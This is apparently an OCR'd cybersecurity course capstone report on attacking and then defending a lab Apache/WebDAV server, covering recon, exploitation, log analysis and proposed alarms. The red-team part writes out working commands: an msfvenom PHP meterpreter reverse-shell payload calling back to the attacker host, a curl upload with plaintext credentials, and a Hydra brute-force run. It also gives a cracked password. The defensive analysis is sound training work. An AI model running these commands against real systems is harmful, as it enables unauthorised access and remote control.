Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Redteam Blueteam

IPv4:192.168.1.90
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Redteam Blueteam	192.168.1.1	Hypervisor – Host all the VMs
Kali	192.168.1.90	Attacking machine using Kali Linux OS
Capstone	192.168.1.105	Target machine using Apache web server
ELK server	192.168.1.100	Centralized logging server running different services: packetbeat, filebeat, metricbeat

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Directory Listing Vulnerability CWE-548: Exposure of Information Through Directory Listing	The directory structure is visible and accessible from a browser without any passwords.	Attackers can try many attacks from this access, and some documents with sensitive data are carelessly left available from there
Uploading of malicious script CWE-434: Unrestricted Upload of File with Dangerous Type	Webdav is enabled, allowing attackers to upload malicious script to the server.	Amongst many possible attacks, attackers can use this vulnerability to launch a reverse shell and gain access to the system.
CWE-521: Weak Password Requirements	Passwords are too simple with a low level of complexity. The 2 discovered were a simple phrase and a name.	Weak passwords are easy to uncover through bruteforce and dictionary attacks

Exploitation: *Directory Listing Vulnerability*

01

Tools & Processes

Nmap

Using Nmap, the webserver directory structure was revealed.

Browser

Using a browser, simply navigating the directory structure from the IP address revealed enough information to eventually breach the system.


02

Achievements


Access to different documents that revealed three usernames – which can be used for a brute force attack. It also yielded the location of a hidden folder which contain information of webdav server


03


Command: nmap –A –sV 192.168.01.105




Exploring the webserver









Exploitation: *Uploading of malicious script*

01

Tools & Processes


Msfvenom – created the malicious script – kill.php
Msfvenom –p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 –f raw –o kill.php
curl – uploaded the payload to the webdav directory.
Curl –user 'ryan:linux4u' –T '/kill.php' '192.168.1.105/webdav/'
Metasploit – started a listener, which then launched a meterpreter session once the kill.php was run on the webserver.

02

Achievements

Using a reverse shell, opened a meterpreter session in the target system, and explore and download file from the target machine.

03



Exploitation: Weak Password

01

Tools & Processes
Hydra


Hydra was used to bruteforce ashton's username against the webserver's password protected area.

hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder/

02

Achievements
This attack provided ashton's password, which was a simple name – *leopoldo*.
Access to the hidden directory in the webserver. This revealed a document that contained instructions to connect to webdav with the CEO's username and password hash.


03



Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- What time did the port scan occur? Aug 11,2021 from 18.44 pm to 18.55 pm
- How many packets were sent, and from which IP? 21,281 packet was sent from 192.168.1.90 to 192.168.1.105
- What indicates that this was a port scan? We exclude the traffic come from port 80 which is for HTTP method and port 53206 for TCP/UDP method. The rest indicated a port scanning.




Analysis: Finding the Request for the Hidden Directory

- 16,185 requests were made to the hidden directory between 19.30 and 19.33 on Aug 11, 2021.




Analysis: Uncovering the Brute Force Attack

- How many requests were made in the attack? 16,181 requests were made in the attack
- How many requests had been made before the attacker discovered the password? 16,180 attempt were made before the password is cracked



Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 56 Requests were made to this directory
- Which files were requested? The file was requested is kill.php



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?
Although useful, having alert for each port scan is unrealistic.
What threshold would you set to activate this alarm?
Setup a low-level alert for any port scanning, with a threshold of 10, and a severe alert for anything above 100.
Have alerts for any use of Nmap.
Setup a critical alert for aggressive scans.

System Hardening

What configurations can be set on the host to mitigate port scans?
Whitelist known IPs and block unauthorised IPs from scanning

Describe the solution. If possible, provide required command lines.
Make schedule to check on all ports regurlary. Updating all services running.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?
Create an Ips filtered for only whitelist IPs to access this folder

What threshold would you set to activate this alarm?
Create a two levels alert
Low-level for 3 attempts
Critical level for more than 10 attempts – potential brute force attack

System Hardening

What configuration can be set on the host to block unwanted access?

Highly confidential folders should not be shared for public access
•Rename folders containing sensitive/private/company critical data
•Encrypt data contained within confidential folders
•Review IP addresses that cause an alert to be sent: either whitelist or block the IP addresses.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?
An alert can be created if 401 Unauthorized is returned from the server over a threshold.

What threshold would you set to activate this alarm?

Start with 3 over a 30 minute period to allow forgotten or mistyped passwords and refine.

System Hardening

What configuration can be set on the host to block brute force attacks?
Setup account timeout and lockout rules for failed password attempts to block brute forcing
Describe the solution. If possible, provide the required command line(s).
Increase password strength requirements and expiry every 3 months. Consider multi-factor authentication.
Limit logins to a whitelist of IP addresses

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Set an alert for any blacklisted attempting to access this directory
- All IPs outside the server range should be blacklisted

What threshold would you set to activate this alarm?

The threshold should be 1, no unauthorised IPs can access to this server

System Hardening

What configuration can be set on the host to control access?

Limit user access to WebDAV.

Harden authentication to WebDAV – password requirements, MFA, whitelisting IPs

Scanning all incoming traffic with anti-virus/anti-malware.

Update regularly.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?
Monitor all incoming uploads and setup an alert for anything triggered by anti-virus/anti-malware.
Create an alert for files that contain suspicious code/scripts/file extensions

System Hardening

What configuration can be set on the host to block file uploads?

Setup a secure anti-virus/anti-malware application that screens all incoming files and automatically updates daily.

Update firewall rules.

Limit filetypes that can be uploaded, including restricting php


The End